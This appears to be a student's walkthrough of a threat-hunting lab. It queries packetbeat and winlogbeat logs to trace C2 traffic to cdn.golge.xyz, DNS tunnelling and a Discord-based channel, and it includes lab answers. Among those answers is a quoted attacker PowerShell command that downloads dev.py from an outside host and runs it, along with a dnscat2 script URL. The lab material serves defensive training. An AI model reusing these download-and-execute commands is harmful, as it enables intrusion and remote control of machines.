The screenshot shows the Splunk Visualize interface. At the top, the KQL query is: `network.protocol: http AND network.direction: egress`. The results are displayed in a table view for the index `packetbeat-*`. The table has four columns: `Top values of host.name`, `Top values of destination.domain`, `Top values of http.request.method`, and `Count of records`. The first two rows are highlighted with a yellow border.

Top values of host.name	Top values of destination.domain	Top values of http.request.method	Count of records
WKSTN-2	cdn.golge.xyz	get	16,078
WKSTN-1	cdn.golge.xyz	get	6,442
WKSTN-1	download.windowsupdate.com	get	159
DC01	download.windowsupdate.com	get	159
WKSTN-2	download.windowsupdate.com	get	114
WKSTN-2	edgedl.me.gvt1.com	get	55
WKSTN-1	edgedl.me.gvt1.com	get	52
WKSTN-1	msedge.b.tlu.dl.delivery.mp.ms...	get	48
WKSTN-1	dmd.metaservices.microsoft.c...	post	34
WKSTN-2	dmd.metaservices.microsoft.c...	post	26
WKSTN-2	go.microsoft.com	post	26
WKSTN-1	msedge.b.tlu.dl.delivery.mp.ms...	head	14
WKSTN-1	edgedl.me.gvt1.com	head	13
WKSTN-2	cdn.golge.xyz	post	4
DC01	au.download.windowsupdate.c...	get	3
DC01	ctldl.windowsupdate.com	get	2
DC01	www.microsoft.com	get	1

On the right side, the 'Table' configuration panel is visible, showing the 'Rows' section with three fields: `Top values of host.name`, `Top values of destination.domain`, and `Top values of http.request.method`. The 'Metrics' section shows `Count of records`.

HTTP connections to `cdn[.]golge[.]xyz` from both workstations are numerous, indicating a continuous C2 connection running for an extended time.

Refine the query to focus on this domain:

- Set the index to `packetbeat-*`.
- Use the KQL query: `host.name: WKSTN-* AND network.protocol: http AND network.direction: egress AND destination.domain: cdn.golge.xyz`

Then, modify the rows to focus on host.name and query fields only:

- Under the "Rows" section, keep the first field:
 - Select function: `Top values`
 - Select field: `host.name`
- For the second row field:
 - Select function: `Top values`
 - Select field: `query`
- Under the "Metrics" section, select: `Count of records`

Visualize Library Create

host.name: WKSTN-* AND network.protocol: http AND network.direction: egress AND destination.domain: cdn.golge.xyz

Inspect Download as CSV Save

Jul 3, 2023 @ 00:00:00.000 → Jul 3, 2023 @ 23:30:00.000 Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type

Records

Available fields 80

@timestamp

agent.ephemeral_id

agent.hostname

agent.id

agent.name

agent.type

agent.version

bytes_in

bytes_out

Table

Top values of host.name	Top values of query	Count of records
WKSTN-2	GET /admin/get.php	5,475
WKSTN-2	GET /login/process.php	5,335
WKSTN-2	GET /news.php	5,268
WKSTN-1	GET /login/process.php	2,168
WKSTN-1	GET /news.php	2,167
WKSTN-1	GET /admin/get.php	2,107
WKSTN-2	POST /admin/get.php	3
WKSTN-2	POST /login/process.php	1

Table

packetbeat-*

Rows

Top values of host.name

Top values of query

Columns

Add or drag-and-drop a field

Metrics

Count of records

Add or drag-and-drop a field

The volume consists of GET requests to 3 .php endpoints. Both workstations access similar endpoints, inferring they use identical malware to establish the C2 connection. Pivot to `winlogbeat-*` index to correlate network activity to associated processes:

`host.name: WKSTN-* AND *cdn.golge.xyz*`

Add the following fields as columns:

- host.name
- process.name
- winlog.event_data.User

Discover

Options New Open Share Inspect Save

host.name: WKSTN-* AND *cdn.golge.xyz*

KQL Jul 3, 2023 @ 00:00:00.000 → Jul 3, 2023 @ 23:30:00.000 Refresh

+ Add filter

winlogbeat-*

Search field names

Filter by type

Selected fields 3

host.name

process.name

winlog.event_data.User

Available fields 76

Popular

dns.question.name

powershell.file_script_block.text

process.executable

winlog.computer_name

winlog.event_id

winlog.username

_id

_index

_score

_type

@timestamp

agent.ephemeral_id

agent.hostname

10 hits

Chart options

Time	host.name	process.name	winlog.event_data.User
Jul 3, 2023 @ 14:23:47.655	WKSTN-2.threatHunting.th	powershell.exe	THREATHUNTING\bill.hawkins
Jul 3, 2023 @ 14:26:05.342	WKSTN-1.threatHunting.th	powershell.exe	THREATHUNTING\clifford.miller
Jul 3, 2023 @ 14:26:07.719	WKSTN-1.threatHunting.th	-	-
Jul 3, 2023 @ 14:31:39.419	WKSTN-1.threatHunting.th	svchost.exe	NT AUTHORITY\NETWORK SERVICE
Jul 3, 2023 @ 14:31:39.414	WKSTN-1.threatHunting.th	powershell.exe	THREATHUNTING\clifford.miller
Jul 3, 2023 @ 14:31:41.388	WKSTN-1.threatHunting.th	-	-
Jul 3, 2023 @ 14:44:13.974	WKSTN-2.threatHunting.th	powershell.exe	THREATHUNTING\bill.hawkins
Jul 3, 2023 @ 15:29:23.577	WKSTN-2.threatHunting.th	powershell.exe	THREATHUNTING\bill.hawkins

The C2 connection to `cdn[.]golge[.]xyz` was established using a malicious PowerShell command.

Answer the questions below

What is the link downloaded using PowerShell to establish the C2 over DNS?

<https://raw.githubusercontent.com/lukebaggett/dnscat2-powershell/master/dnscat2.ps1>

```
network.protocol: dns AND NOT dns.question.name: *arpa
```





table > dns.question.registered_domain , dns.question.subdomain , agent.hostname

golge.xyz	Other	WKSTN-1	2,188
Other	Other	DC01	1,932
amazonaws.com	Other	WKSTN-1	538
golge.xyz	cdn	DC01	393
Other	Other	WKSTN-1	303
microsoft.com	Other	DC01	220

We investigated domain `golge.xyz` in **Discover**. Save the search query above and create a **Visualization**

```
network.protocol: dns AND NOT dns.question.name: *arpa AND dns.question.registered_domain: golge.xyz AND host.name: "WKSTN-1"
```



To identify traffic consistently sent to the same destination IP, run the query below:

```
host.name: WKSTN-1* AND destination.ip: 167.71.198.43 AND destination.n.port: 53
```

select process.name, agent.hostname, destination.ip, process.command_line, process.parent.command_line then click first alert ,click view surrounding documents.


After investigating C2 over Discord events, what command is used to download the malicious dev.py Python script?

```
powershell iwr http://www.oneedirve.xyz/321c3cf/dev.py -outfile C:\Windows\Tasks\dev.py; python3 C:\Windows\Tasks\dev.py
```

```
host.name: WKSTN-* AND *discord*
```

select: process.name, process.command_line, parent.process.command_line, process.parent_name, destination.ip, dns.question.registered_domain then click first alert ,click where there is malisious domain under the dns.question.registered_domain section , click view surrounding documents where there is discord.gg we investigated that installer.exe is process.name


```
host.name: WKSTN-* AND winlog.event_id:1 AND process.parent.executable: installer.exe
```



What is the name of the process that is also associated with `cdn.golge.xyz`?

update.exe

`host.name: WKSTN-* AND cdn.golge.xyz`



Task 8 - Conclusion

- Understand the attacker's mindset in achieving initial access.
- Correlate succeeding actions executed by an attacker after obtaining a foothold.
- Differentiate suspicious host and network events from benign ones.
- Get acquainted with the MITRE Tactics involved once an attacker gets inside the target organisation.